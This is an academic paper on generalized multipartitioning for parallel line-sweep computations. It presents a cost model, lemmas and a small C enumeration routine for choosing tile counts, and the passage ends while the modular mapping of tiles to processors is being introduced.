Multipartitioning is a strategy for partitioning multi-dimensional arrays among a collection of processors so that line-sweep computations can be performed efficiently. The principal property of a multipartitioned array is that for a line sweep along any array dimension, all processors have the same number of tiles to compute at each step in the sweep, in other words, it describes a *latin hyper-rectangle*, natural extension of the notion of *latin squares*. This property results in full, balanced parallelism. A secondary benefit of multipartitionings is that they induce only coarse-grain communication.

All of the multipartitionings described in the literature to date assign only one tile per processor per hyperplane of a multipartitioning (*latin hyper-cube*). While this class of multipartitionings is optimal for two dimensions, in three dimensions it requires the number of processors to be a perfect square. This paper considers the general problem of computing optimal multipartitionings for multi-dimensional data volumes on an arbitrary number of processors. We describe an algorithm to compute a *d*-dimensional multipartitioning of a multi-dimensional array for an arbitrary number of processors. When using a multipartitioning to parallelize a line sweep computation, the best partitioning is the one that exploits all of the processors and has the smallest communication volume. To compute the best multipartitioning of a multi-dimensional array, we describe a cost model for selecting *d*, the dimensionality of the best partitioning, and the number of cuts along each partitioned dimension. In practice, our technique will choose a 3-dimensional multipartitioning for a 3-dimensional line-sweep computation, except when *p* is a prime; previously, a 3-dimensional multipartitioning could be applied only when sqrt(*p*) is integral.

Finally, we describe a prototype implementation of generalized multipartitioning in the Rice dHPF compiler and performance results obtained when using it to parallelize a line sweep computation for different numbers of processors.

Keywords: Generalized latin squares, partitions of integers, loop parallelization, array mapping, High Performance Fortran.

Generalized Multipartitioning *

Alain Darte†
LIP, ENS-Lyon, 46, Allée d'Italie, 69007 Lyon, France.
Alain.Darte@ens-lyon.fr

Daniel Chavarría-Miranda Robert Fowler John Mellor-Crummey
Dept. of Computer Science MS-132, Rice University, 6100 Main, Houston, TX USA
{danich,johnmc,rjf}@cs.rice.edu

August 27, 2001

Abstract

Multipartitioning is a strategy for partitioning multi-dimensional arrays among a collection of processors. With multipartitioning, computations that require solving one-dimensional recurrences along each dimension of a multi-dimensional array can be parallelized effectively. Previous techniques for multipartitioning yield efficient parallelizations over three-dimensional domains only when the number of processors is a perfect square. This paper considers the general problem of computing optimal multipartitionings for d-dimensional data volumes on an arbitrary number of processors. We describe an algorithm that computes an optimal multipartitioning for this general case, which enables multipartitioning to be used for performing efficient parallelizations of line-sweep computations under arbitrary conditions.

Finally, we describe a prototype implementation of generalized multipartitioning in the Rice dHPF compiler and performance results obtained when using it to parallelize a line sweep computation for different numbers of processors.

1 Introduction

Line sweeps are used to solve one-dimensional recurrences along each dimension of a multi-dimensional discretized domain. This computational method is the basis for Alternating Direction Implicit (ADI) integration — a widely-used numerical technique for solving partial differential equations such as the Navier-Stokes equation [4, 13, 15] — and is also at the heart of a variety of other numerical methods and solution techniques [15]. Parallelizing computations based on line sweeps is important because these computations address important classes of problems and they are computationally intensive.

Recurrences along a dimension that line sweeps are used solve, serialize computation of each line along that dimension. If a dimension with such recurrences is partitioned, it induces serialization between computations on different processors. Using standard block uni-partitionings, in which each processor is assigned a single hyper-rectangular block of data, there are two classes of alternative partitionings. *Static block unipartitionings* involve partitioning some set of dimensions of the data domain, and assigning each processor one contiguous hyper-rectangular volume. To achieve significant parallelism for a line sweep computation with this type of partitionings requires exploiting wavefront parallelism within each sweep. In wavefront computations, there is a tension between using small messages to maximize parallelism by minimizing the length of pipeline fill and drain phases, and using larger messages to minimize communication overhead in the computation's steady state when the pipeline is full. *Dynamic block unipartitionings* involve partitioning a single data dimension, performing line sweeps in all unpartitioned data dimensions locally, transposing the data to localize the data along the previously partitioned dimension, and then performing the remaining sweep locally. While dynamic block unipartitionings achieve better efficiency during a (local) sweep over a single dimension compared to a (wavefront) sweep using static block unipartitionings, they require transposing *all* of the data to per-

*This research was supported in part by the Los Alamos National Laboratory Computer Science Institute (LACSI) through LANL contract number 03891-99-23 as part of the prime contract (W-7405-ENG-36) between the DOE and the Regents of the University of California.

†This work performed while a visiting scholar at Rice University.

form a complete set of sweeps, whereas static block unipartitionings communicate only data at partition boundaries.

To support better parallelization of line sweep computations, a third sophisticated strategy for partitioning data and computation known as *multipartitioning* was developed [4, 13, 15]. Multipartitioning distributes arrays of two or more dimensions among a set of processors so that for computations performing a directional sweep along any one of the array's data dimensions, (1) all processors are active in each step of the computation, (2) load-balance is nearly perfect, and (3) only a modest amount of coarse-grain communication is needed. These properties are achieved by carefully assigning each processor a balanced number of tiles between each pair of adjacent hyperplanes that are defined by the cuts along any partitioned data dimension. We describe multipartitionings in detail in Section 2. A study by van der Wijngaart [18] of implementation strategies for hand-coded parallelizations of ADI Integration found that 3D multipartitionings yield better performance than both static block unipartitionings and dynamic block unipartitionings.

All of the multipartitionings described in the literature to date consider only one tile per processor per hyperplane of a multipartitioning. The most general class of multipartitionings described in the literature is known as *diagonal multipartitionings*. While diagonal multipartitionings are optimal in two dimensions, for three dimensions diagonal multipartitionings are optimal only when the number of processors is a prime or a perfect square. This paper considers the general problem of computing optimal multipartitionings for d-dimensional data volumes on an arbitrary number of processors. We describe an algorithm that computes an optimal multipartitioning for this general case, which enables multipartitioning to be used for performing efficient parallelizations of line-sweep computations under arbitrary conditions.

In the next section, we describe prior work in multipartitioning. Then, we present our strategy for computing generalized multipartitionings. This has three parts: an objective function for computing the cost of a line sweep computation for a given multipartitioning, a cost-model-driven algorithm for computing the dimensionality and tile size of the best multipartitioning, and an algorithm for computing a mapping of tiles to processors. Finally, we describe a prototype implementation of generalized multipartitioning in the Rice dHPF compiler for High Performance Fortran. We report preliminary performance results obtained using it to parallelize a computational fluid dynamics benchmark.




Figure 1: 3D Multipartitioning on 16 processors.

2 Background

Johnsson *et al.* [13] describe a two-dimensional domain decomposition strategy, now known as a multipartitioning, for parallel implementation of ADI integration on a multiprocessor ring. They partition both dimensions of a two-dimensional domain to form a $p \times p$ grid of tiles. They use a tile-to-processor mapping $\theta(i, j) = (i - j) \bmod p$, where $0 \leq i, j < p$. Using this mapping for an ADI computation requires each processor to exchange data with only its two neighbors in a linear ordering of the processors, which maps nicely to a ring.

Bruno and Cappello [4] devised a three-dimensional partitioning for parallelizing three-dimensional ADI integration computations on a hypercube architecture. They describe how to map a three-dimensional domain cut into $2^d \times 2^d \times 2^d$ tiles on to 2^{2d} processors. They use a tile to processor mapping $\theta(i, j, k)$ based on Gray codes. A Gray code $g_s(r)$ denotes a one-to-one function defined for all integers r and s where $0 \leq r < 2^s$, that has the property that $g_s(r)$ and $g_s((r + 1) \bmod 2^s)$ differ in exactly one bit position. They define $\theta(i, j, k) = g_d((j + k) \bmod 2^d) \cdot g_d((i + k) \bmod 2^d)$, where $0 \leq i, j, k < 2^d$ and $\cdot$ denotes bitwise concatenation. This θ maps tiles adjacent along the i or j dimension to adjacent processors in the hypercube, whereas tiles adjacent along the k dimension map to processors that are exactly two hops distant. They also show that no hypercube embedding is possible in which adjacent tiles always map to adjacent processors.

Naik *et al.* [15] describe *diagonal multipartitionings* for two and three dimensional problems. Diagonal multipartitionings are a generalization of Johnsson *et al*'s two dimensional partitioning strategy. This

class of multipartitionings is also more broadly applicable than the Gray code based mapping described by Bruno and Cappello. The three-dimensional diagonal multipartitionings described by Naik *et al.* partition data into $p^{\frac{3}{2}}$ tiles arranged along diagonals through each of the partitioned dimensions. Figure 1 shows a three-dimensional multipartitioning of this style for 16 processors; the number in each tile indicates the processor that owns the block. In three dimensions, a diagonal multipartitioning is specified by the tile to processor mapping $\theta(i,j,k) = ((i-k) \bmod \sqrt{p})\sqrt{p} + ((j-k) \bmod \sqrt{p})$ for a domain of $\sqrt{p} \times \sqrt{p} \times \sqrt{p}$ tiles where $0 \leq i,j,k < \sqrt{p}$.

More generally, we observe that diagonal multipartitionings can be applied to partition d-dimensional data onto an arbitrary number of processors p by cutting the data into an array of p^d tiles. For two dimensions, this yields a unique optimal multipartitioning (equivalent to the class of partitionings described by Johnsson *et al.* [13]). However, for $d > 2$, cutting data into so many tiles yields inefficient partitionings with excess communication. For three or more dimensions, diagonal multipartitioning is optimal only when $p^{\frac{1}{d-1}}$ is integral.

3 General Multipartitioning

Bruno and Cappello noted that multipartitionings need not be restricted to having only one tile per processor per hyperplane of a multipartitioning [4]. How general can multipartitioning mappings be? A sufficient condition to support load-balanced line-sweep computation is that in any hyperplane of the partitioning, each processor must have the same number of tiles. We call any hyperplane in which each processor has the same number of tiles *balanced*. This raises the question: can we find a way to partition a d-dimensional array into tiles and assign the tiles to processors so that each hyperplane is balanced? The answer is yes. However, such an assignment is possible if and only if the number of tiles in each hyperplane along any dimension is a multiple of p. We describe a "regular" solution (regular to be defined) to this general problem that enables us to guarantee that the neighboring tiles of a processor's tiles along a direction of a data dimension all belong to a single processor — an important property for efficient computation on a multipartitioned distribution.

In Section 4, we define an objective function that represents the execution time of a line-sweep computation over a multipartitioned array. In Section 5, we present an algorithm that computes a partitioning of a multidimensional array into tiles that is optimal with respect to this objective. In Section 6, we develop a general theory of modular mappings for multipartitioning. We apply this theory to define a mapping of tiles to processors so that each line sweep is perfectly balanced over the processors.

We use the following notations in the subsequent sections:

- p denotes the number of processors. We write $p = \prod_{j=1}^{s} \alpha_j^{r_j}$, to represent the decomposition of p into prime factors.
- d is the number of dimensions of the array to be partitioned. The array is of size $n_1, \ldots, n_d$. The total number of array elements $n = \prod_{i=1}^{d} n_i$.
- γ_i, for $1 \leq i \leq d$, is the number of tiles into which the array is cut along its i-th dimension. We consider the d-dimensional array as a $\gamma_1 \times \ldots \times \gamma_d$ array of tiles. In our analysis, we assume γ_i divides n_i evenly and do not consider alignment or boundary problems that must be handled when applying our mappings in practice if this assumption is not valid.

To ensure each hyperplane is balanced, the number of tiles it contains must be a multiple of p; namely, for each $1 \leq i \leq d$, p should divide $\prod_{j \neq i} \gamma_j$.

4 Objective Function

We consider the cost of performing a line sweep computation along each dimension of a multipartitioned array. The total computation cost is proportional to the number of elements in the array, n. A sweep along the i-th dimension consists of a sequence of γ_i computation phases (one for each hyperplane of tiles along dimension i), separated by $\gamma_i - 1$ communication phases. The work in each hyperplane is perfectly balanced, with each processor performing the computation for its own tiles. The total computational work for each processor is roughly $\frac{1}{p}$ of the total work in the sequential computation. The communication overhead is a function of the number of communication phases and the communication volume. Between two computation phases, a hyperplane of array elements is transmitted – the boundary layer for all tiles computed in first phase. The total communication volume for a phase communicated along dimension i is $\prod_{j \neq i} n_j$ elements, i.e., $\frac{n}{n_i}$. Therefore, the total execution time for a sweep along dimension i can be approximated by the following formula:

$$T_i(p) = K_1 \frac{n}{p} + (\gamma_i - 1)(K_2 + K_3 \frac{n}{n_i})$$

where K_1 is a constant that depends on the sequential computation time, K_2 is a constant that depends on the cost of initiating one communication phase (start-up), and K_3 is a constant that depends of the cost of transmitting one array element. Define $\lambda_i = K_2 + K_3 \frac{n}{n_i}$, λ_i depends on the domain size, number of processors and machine's communication parameters. The total cost of the algorithm, sweeping in all dimensions, is thus

$$T(p) = d\left(K_1 \frac{n}{p} - K_2 - K_3 \sum_{i=1}^{d} \frac{n}{n_i}\right) + \sum_{i=1}^{d} \gamma_i \lambda_i$$

Remark: if all communications are performed with perfect parallelism, with no overhead, then the term with K_3 is actually divided by p. We assume here that, in general, the cost of one communication phase is an affine function of the volume of transmitted data.

Assuming that p, n, and the n_i's are given, what we can try to minimize is $\sum_{i=1}^{d} \gamma_i \lambda_i$.

There are several cases to consider. If the number of phases is the critical term, the objective function can be simplified to $\sum_i \gamma_i$. If the volume of communications is the critical term, the objective function can be simplified to $\sum_i \frac{\gamma_i}{n_i}$, which means it is preferable to partition dimensions that are larger into relatively more pieces. For example, in 3D, even for a square number of processors (e.g., $p = 4$), if the data domain has one very small dimension, then it is preferable to use a 2D partitioning with the two larger ones rather than a 3D partitioning. Indeed, if n_1 and n_2 are at least 4 times larger than n_3, then cutting each of the first two dimensions into 4 pieces ($\gamma_1 = \gamma_2 = 4$, $\gamma_3 = 1$) leads to a smaller volume of communication than a "classical" 3D partitioning in which each dimension is cut into 2 pieces ($\gamma_1 = \gamma_2 = \gamma_3 = 2$). The extra communication while sweeping along the first two dimensions is offset by the absence of communication in the local sweep along the last dimension.

5 Finding the Partitioning

In this section, we address the problem of minimizing $\sum_i \gamma_i \lambda_i$ for general λ_i's, with the constraint that, for any fixed i, p divides the product of the γ_j's excluding γ_i. We give a practical algorithm, based on an exhaustive search, exponential in s (the number of factors) and the r_i's (see the decomposition of p into prime factors), but whose complexity in p grows slowly.

From a theoretical point of view, we do not know whether this minimization problem is NP-complete, even for a fixed dimension $d \geq 3$, even if all λ_i are equal to 1, or if there is an algorithm polynomial in $\log p$ or even in $\log s$ and the $\log r_i$'s. We suspect that our problem is strongly NP-complete, even if the input is s and the r_i's, instead of p. If p has only one prime factor, we point out that a greedy approach leads to a polynomial (i.e., polynomial in $\log r$) algorithm (see [10]). However, we do not know if an extension of this greedy approach can lead to a polynomial algorithm for an optimal solution in the general case.

5.1 Properties of Potentially Optimal Partitionings

We say that $(\gamma_i)_{1 \leq i \leq d}$ – or (γ_i) for short – is a **valid solution** if, for each $1 \leq i \leq d$, p divides $\prod_{j \neq i} \gamma_j$. Furthermore, if $\sum_i \gamma_i \lambda_i$ is minimized, we say that (γ_i) is an **optimal solution**. We start with some basic properties of valid and optimal solutions.

Lemma 1 *Let (γ_i) be given. Then, (γ_i) is a valid solution if and only if, for each factor α of p, appearing r_α times in the decomposition of p, the total number of occurrences of α in all γ_i is at least $r_\alpha + m_\alpha$, where m_α is the maximum number of occurrences of α in any γ_i.*

Proof: Suppose that (γ_i) is a valid solution. Let α be a factor of p appearing r_α times in the decomposition of p, let m_α be the maximum number of occurrences of α in any γ_i, and let i_0 be such that α appears m_α times in γ_{i_0}. Since p divides the product of all γ_i excluding γ_{i_0}, α appears at least r_α times in this product. The total number of occurrences of α in all of the γ_i is thus at least $r_\alpha + m_\alpha$. Conversely, if this property is true for any factor α, then for any product of $(d-1)$ different γ_i's, the number of occurrences of α is at least $r_\alpha + m_\alpha$ minus the number of occurrences in the γ_i that is not part of the product, and thus must be at least r_α. Therefore, p divides this product and (γ_i) is a valid solution. ■

Thanks to Lemma 1, we can interpret (and manipulate) a valid solution (γ_i) as a distribution of the factors of p into d bins. If a factor α appears r_α times in p, it must appear $(r_\alpha + m_\alpha)$ times in the d bins, where m_α is the maximal number of occurrences of α in a bin. As far as the minimization of $\sum_i \lambda_i \gamma_i$ is concerned, no other prime number can appear in the γ_i without increasing the objective function. The following lemma refines the result of Lemma 1 for a potentially optimal solution.

Lemma 2 *Let (γ_i) be an optimal solution. Then, each factor α of p, appearing r_α times in the decomposition of p, appears exactly $(r_\alpha + m_\alpha)$ times in (γ_i), where m_α is the maximum number of occurrences of α in any γ_i. Furthermore, the number of occurrences of α is m_α in at least two γ_i's.*

Proof: Let (γ_i) be an optimal solution. By Lemma 1, each factor α, $0 \leq j < s$, that appears r_α times in p, appears at least $(r_\alpha + m_\alpha)$ times in (γ_i). The following arguments hold independently for each factor α.

Suppose m_α occurrences of α appear in some γ_{i_0} and no other γ_i. Remove one α from γ_{i_0}. Now, the maximum number of occurrences of α in any γ_i is $m_\alpha - 1$ and we have $(r_\alpha + m_\alpha) - 1 = r_\alpha + (m_\alpha - 1)$ occurrences of α. By Lemma 1, we still have a valid solution, and with a smaller cost. This contradicts the optimality of (γ_i). Thus, there are at least two bins with m_α occurrences of α.

If c, the number of occurrences of α in (γ_i), is such that $c > r_\alpha + m_\alpha$, then we can remove one α from any nonempty bin, containing fewer than m_α occurrences. We now have $c-1 \geq r_\alpha + m_\alpha$ occurrences of α and the maximum is still m_α (since at least two bins had m_α occurrences of α). Therefore, according to Lemma 1, we still have a valid solution, and with smaller cost, again a contradiction. ■

We can now give some upper and lower bounds for the maximal number of occurrences of a given factor in any bin.

Lemma 3 *In any optimal solution, for any factor α appearing r_α times in the decomposition of p, we have $\lceil \frac{r_\alpha}{d-1} \rceil \leq m_\alpha \leq r_\alpha \leq (d-1)m_\alpha$ where m_α is the maximal number of occurrences of α in any bin and d is the number of bins.*

Proof: By Lemma 2, we know that the number of occurrences of α is exactly $r_\alpha + m_\alpha$, and at least two bins contain m_α elements. Thus, $r_\alpha + m_\alpha = 2 * m_\alpha + e$ where e is the total number of elements in $(d-2)$ bins, excluding two bins of maximal size m_α. Since $0 \leq e \leq (d-2)m_\alpha$, then $m_\alpha \leq r_\alpha \leq (d-1)m_\alpha$. Finally, any valid solution requires that p divides the product of all of the factor instances in each group of $d-1$ bins. Thus, there must be r_α instances of α in $d-1$ bins, and thus $m_\alpha \geq \lceil \frac{r_\alpha}{d-1} \rceil$. ■

5.2 Exhaustive Enumeration of Potentially Optimal Partitionings

We now give an algorithm that finds an optimal solution by generating all possible partitionings (γ_i) that satisfy the necessary optimality conditions given by Lemma 2, and determining which one yields the lowest cost partitioning. We also evaluate how many candidate partitions there are and present the complexity of our algorithm. For the complexity, we are not interested in the exact number of solutions that respect the conditions of Lemma 2, but in the order of magnitude, especially when the number of bins d is fixed (and small, equal to 3, 4, or 5), but when p can be large (up to 1000 for example), since this is the situation we expect to encounter in practice when computing multipartitionings.

The C program of Figure 2 generates, in linear time, all possible distributions into d bins, satisfying the $(r+m)$ optimality condition of Lemma 2, of a given factor appearing r times in the decomposition of p. It is inspired by a program [16] for generating all partitions of a number, which is a well-studied problem (see [17]) since the mathematical work of Euler and Ramanujam. The procedure `Partitions` first selects the maximal number m in a bin, and uses the recursive procedure `P(n,m,c,t,d)` that generates all distributions of n elements in $(d-t+1)$ bins (from index t to index d), where each bin can have at most m elements and at least c bins should have m elements. Therefore the initial call is `P(r+m,m,2,1,d)`.

We now prove the correctness of the program. The procedure `P` selects a number of elements for the bin number t and makes a recursive call with parameter $t+1$ for the selection in the next bin. It is thus clear that all generated solutions are different since each iteration of a loop selects a different number of elements for each bin. It remains to prove that all solutions generated by `P` are valid (the total number of elements should be $r+m$, each bin should have less than m elements, and there should be at least c bins with m elements), and that all solutions are generated. For that we prove that `P(n,m,c,t,d)` is always called with parameters for which there exists at least a valid solution, that all possible numbers of elements are selected and only those.

Let us first consider the loop in function `Partitions`. Thanks to Lemma 3, we know that the maximal number of elements in a bin is between $\lceil \frac{r}{d-1} \rceil$ and r. Furthermore, for each such m, there is indeed at least one valid solution with $(r+m)$ elements and two maxima equal to m (if $d \geq 2$), for example the solution where the first two bins have m elements and the $(d-2)$ other bins contain a total

```
// Precondition: d >= 2
void Partitions(int r, int d) {
  int m;
  for (m = (r+d-2)/(d-1); m <= r; m++)
    P(r+m,m,2,1,d);
}

void P(int n, int m, int c, int t, int d) {
  int i;
  if (t==d)
    bin[t] = n;
  else {
    for (i=max(0,n-(d-t)*m);
              i<=min(m-1,n-c*m); i++) {
      bin[t] = i;
      P(n-i,m,c,t+1,d);
    }
    if (n>=m) {
      bin[t] = m;
      P(n-m,m,max(0,c-1),t+1,d);
    }
  }
}
```

Figure 2: Program for generating all possible distributions for one factor.

of $(r-m)$ elements, one possibility being with the $r-m$ elements distributed so that $q = \lfloor \frac{r-m}{m} \rfloor$ bins contain m elements and one contains $(r-m-mq)$ elements. Therefore, if the function `P` is correct, the function `Partitions` is also correct.

To prove the correctness of the function `P` we prove by induction on $d-t+1$ (the number of bins) that there is at least one valid solution if and only if $c \leq d-t+1$ and $cm \leq n \leq (d-t+1)m$ and that `P` generates all of them if these conditions are satisfied. These conditions are simple to understand: we need at least cm elements (so that at least c bins have m elements) and at most $(d-t+1)m$ elements, otherwise at least one bin will contain more than m elements.

The terminal case is clear: if we have only one bin and n elements to distribute, the bin should contain n elements. Furthermore, if there is a solution, we should have $c \leq 1$ and $n = m$ if $c = 1$, i.e., $c \leq d-t+1$ and $cm \leq n \leq (d-t+1)m$.

The general case is more tricky. We first select the number of elements i in the bin number t and recursively call `P` for the remaining bins. If we select strictly less than m elements (this selection is in the loop), we will still have to select c bins with m elements for the remaining $(d-t)$ bins, with $(n-i)$ elements. Therefore, the number i that we select should not be too small, nor too large, and we should have $cm \leq n-i \leq m(d-t)$, i.e., $n-(d-t)m \leq i \leq n-cm$. Furthermore, i should be strictly less than m, nonnegative, and less than n. Since c is always positive, the constraint $i \leq n-cm$ ensures $i \leq n$. If the parameters are correct for the bin number t, we also have $c \leq d-t+1$ and if $c = d-t+1$, then the loop has no iteration, thus for an i selected in the loop, we have $c \leq d-t$. Therefore the recursive call `P(n-i,m,c,t+1,d)` has correct parameters. Finally, if we select m elements for the bin t (after the loop), this is possible only if m is less than n of course, and then it remains to put $(n-m)$ elements into $(d-t)$ bins, with a maximum of m, and at least $\max(0, c-1)$ maxima. Again, the recursive call has correct parameters since we decreased both c and $(d-t)$ and removed m elements.

5.3 Complexity of the Exhaustive Enumeration

For generating all optimal solutions to our minimization problem, we first decompose p into prime factors (complexity $O(\sqrt{p})$ by a standard algorithm, but could be less), we then generate all potentially optimal solutions that satisfy Lemma 2 for each factor (with the function `Partitions`), and we combine them while keeping track of the best overall solution. For evaluating each solution, we need to build the corresponding (γ_i)'s and add them. Each γ_i is at most p and is obtained by at most $\sum_i r_i \leq \log_2 p$ multiplications of numbers less than p. Therefore, building each γ_i costs at most $(\log_2 p)^3$. The overall complexity (excluding the cost of the decomposition of p into prime factors) is thus the product of the complexity of the function `Partitions` (which is the number of solutions generated by the algorithm) times $(\log_2 p)^3$. Therefore, it remains to evaluate the number of solutions generated by the function `Partitions`.

Consider first the case of a number p, product of simple prime factors, in particular the product of the first s prime numbers: $p = \prod_{i=1}^{s} \pi_i$ where π_i is the i-th prime number. For each factor, there are $\frac{d(d-1)}{2}$ possible distributions (picking two bins where to put one copy of each element), so the total number of solutions is $\left(\frac{d(d-1)}{2}\right)^s$. Now, the i-th prime number is approximated by $i \log i$ (see for example the Prime Pages [5]). Therefore, when p grows, we have

$$\begin{aligned} \log p &= \sum_{i=1}^{s} \log \pi_i \sim \sum_{i=1}^{s} \log(i \log i) \\ &\sim \sum_{i=1}^{s} \log i \sim \int_1^s \log x \, \mathrm{d}x \sim s \log s \end{aligned}$$

since divergent series with equivalent nonnegative terms are equivalent. Therefore $\log p \sim s \log s$ and $\frac{\log p}{\log\log p} \sim s$. The total number of solutions for p is thus $\left(\frac{d(d-1)}{2}\right)^{\frac{\log p}{\log\log p}(1+o(1))}$, thus at least of order $p^{\frac{f(d)(1+o(1))}{\log\log p}}$, for a small function $f(d)$ of d. We can prove that this situation (when p is the product of single prime factors) is actually representative of the worst case (in order of magnitude). The proof is too long to be provided here but is available in the extended version of this paper [10].

Theorem 1 *When p grows, the total number of generated solutions is less than $p^{\frac{f(d)(1+o(1))}{\log\log p}}$ where $f(d)$ is a small function of d.*

6 Finding the Mapping

In Section 5, we determined a particular way of cutting the array so as to optimize communications: after partitioning, we get an array (of tiles) whose size is (γ_i) for which the objective is minimized. But until now, we made the assumption that we will be indeed able to assign tiles to processors so that each slice of the array contains exactly the same number of tiles per processor (load-balancing property). This is not certain yet.

The only property we have until now is that the (γ_i) form is a **valid solution**: for each $1 \leq i \leq d$, p divides $\prod_{j \neq i} \gamma_j$, the defining property of a completely balanced multipartitioning. Our main result is that this condition is sufficient to guarantee a mapping of processors to tiles. Our proof is constructive. For any valid solution (γ_i), optimal or not, with or without the additional property of Lemma 2, we give an automatic way to assign a processor number to each tile so that the load-balancing property is satisfied. This assignment is done through the use of modular mappings, defined below. The proof of our construction is much too long to be given here. We refer the reader to the extended version of this paper [10] for details of the proof and interesting properties of modular mappings.

The solution we build is one particular assignment, out of a set of legal mappings. It is not unique, and more experiments might show that they are not all equivalent in terms of execution time, for example because of communication patterns. But, currently, with our objective function (Section 4), the network topology is not taken into account yet and all valid mappings are considered equally good.

6.1 Modular Mappings

Consider the assignment in Figure 1. Can we give a formula that describes it? There are 16 processors that can be represented as a 2-dimensional grid of size 4×4. For example the processor number $7 = 4 + 3$ can be represented as the vector $(3, 1)$, in general (r, q) where r and q are the remainder and the quotient of the Euclidean division by 16. The assignment in the figure corresponds to the assignment $(i - k \bmod 4, j - k \bmod 4)$, which is what we call a **multi-dimensional modular mapping**.

Definition 1 *A mapping $M_m : \mathbb{Z}^d \longrightarrow \mathbb{Z}^{d'}$ defined by $M_m(\vec{i}) = (M\vec{i}) \bmod \vec{m}$ where M is an integral $d \times d'$ matrix and $\vec{m}$ is an integral positive vector of dimension d' is a* **modular mapping**.

With a multi-dimensional mapping, each tile is assigned to a "processor number" in the form of a vector. The product of the components of $\vec{m}$ is equal to the number of processors. It then remains to define a one-to-one mapping from the hyper-rectangle $\{\vec{j} \in \mathbb{Z}^{d'} \mid \vec{0} \leq \vec{j} < \vec{m}\}$ (inequalities component-wise) onto the processor numbers. This can be done by viewing the processors as a virtual grid of dimension d' of size $\vec{m}$. The mapping $M_{\vec{m}}$ is then an assignment of each tile (described by its coordinates in the d-dimensional array of tiles) to a processor (described by its coordinates in the d'-dimensional virtual grid). (Note: in our construction, we will need only the case $d' = d - 1$.)

The following definitions summarize the notions of modular mappings and of modular mappings that satisfy the load-balancing property.

Definition 2 *Given a positive integral vector $\vec{b}$, the* **rectangular index set** *defined by $\vec{b}$ is the set $\mathcal{I}_b = \{\vec{i} \in \mathbb{Z}^n \mid 0 \leq \vec{i} < \vec{b}\}$ (component-wise) where n is the dimension of $\vec{b}$.*

Definition 3 *Given a rectangular index set $\mathcal{I}_b$, a* **slice** *$\mathcal{I}_b(i, k_i)$ of $\mathcal{I}_b$ is defined as the set of all elements of $\mathcal{I}$ whose i-th component is equal to k_i (an integer between 0 and $b_i - 1$).*

Definition 4 *Given an hyper-rectangle (or any more general set) $\mathcal{I}_b$, a modular mapping M_m is a* **one-to-one** *mapping* **from** *$\mathcal{I}_b$* **onto** *$\mathcal{I}_m$ if and only if for each $\vec{j} \in \mathcal{I}_m$ there is one and only one $\vec{i} \in \mathcal{I}_b$ such that $M_m(\vec{i}) = \vec{j}$.*

Definition 5 *Given an hyper-rectangle (or any more general set) $\mathcal{I}_b$, a modular mapping M_m is a* **many-to-one** *modular mapping* **from** *$\mathcal{I}_b$* **onto** *$\mathcal{I}_m$ if and only if the number of $\vec{i} \in \mathcal{I}_b$ such that $M_m(\vec{i}) = \vec{j}$ does not depend on $\vec{j}$.*

Definition 6 *Given a rectangular index set $\mathcal{I}_b$, a modular mapping M_m has the* **load-balancing property** *for $\mathcal{I}_b$ if and only if for any slice $\mathcal{I}_b(i, k_i)$, the restriction of M_m to $\mathcal{I}_b(i, k_i)$ is a many-to-one mapping onto $\mathcal{I}_m$.*

Because a modular mapping is linear, it is easy to see that the load-balancing property can be checked only for the slices that contain 0 (the slices $\mathcal{I}_b(i, 0)$). Furthermore, if $\vec{b}[i]$ denotes the vector obtained from $\vec{b}$ by removing the i-th component and $M[i]$ denotes the matrix obtained from M by removing the i-th column, then the images of $\mathcal{I}_b(i, 0)$ under M_m are the images of $\mathcal{I}_{b[i]}$ under the modular mapping $M[i]_m$. We therefore have the following property.

Lemma 4 *Given an hyper-rectangle $\mathcal{I}_b$, a modular mapping M_m has the load-balancing property for $\mathcal{I}_b$ if and only if each mapping $M[i]_m$ is a many-to-one modular mapping from $\mathcal{I}_{b[i]}$ to $\mathcal{I}_m$.*

We also have the following straightforward result.

Lemma 5 *If M_m is a one-to-one modular mapping from $\mathcal{I}_{b'}$ onto $\mathcal{I}_m$, then M_m is a many-to-one modular mapping from any multiple $\mathcal{I}_b$ of $\mathcal{I}_{b'}$ onto $\mathcal{I}_m$.*

Lemmas 4 and 5 explain why we focus on one-to-one modular mappings first, then on many-to-one modular mappings, and finally on modular mappings with the load-balancing property. In the extended version of this paper [10], we explore the properties of such modular mappings, in order to define a provably adequate matrix M and shape $\vec{m}$ for the virtual grid of processors. Our results are linked to previous works by Lee and Fortes [14] and Darte, Dion, and Robert [9] to the case of one-to-one modular mappings. As in [9], the theory we developed is linked to a famous (in covering/packing theory) theorem due to Hajos [12]. Our results are also connected (through the use of Hajos' theorem) to scheduling techniques used in systolic-like array design (see [8] and [11]) for generating "juggling schedules". However, unlike these two works, which are "one-to-one"-like problems, many questions remain open in the many-to-one case because the extension of Hajos' theorem to a similar "many-to-one" case is true only up to dimension 3 included. Also, while it is easy to build a one-to-one mapping (just take $\vec{m} = \vec{b}$ and the identity matrix!), here we need a much more constrained matrix, such that any submatrix obtained by removing one column is many-to-one for the corresponding $\vec{b}$ and $\vec{m}$. In other words, to use the terminology [11], we need to juggle simultaneously in all dimensions!

We just give here the steps of our construction. We build a modular mapping M_m with the load-balancing property for an index set $\mathcal{I}_b$ (which is given, $\vec{b}$ is the vector whose components are the γ_i's of Section 5). The freedom we have is that we can choose the matrix M and the modulo vector $\vec{m}$, but with the constraint that the cardinality of $\mathcal{I}_m$ (the product of the components of $\vec{m}$) is also given, (equal to the number of processors p). The only property of $\vec{b}$ we exploit is that $\vec{b}$ is a valid solution (with the meaning of Section 5), which means that the product of any $(d-1)$ components of $\vec{b}$ is a multiple of p.

We choose the matrix M with the following form:

$$M = \begin{pmatrix} N & 0 \\ \vec{\lambda} & 1 \end{pmatrix}$$

where N will be computed by induction. Therefore, finally, M will be even triangular, with 1's on the diagonal. We have the following preliminary result.

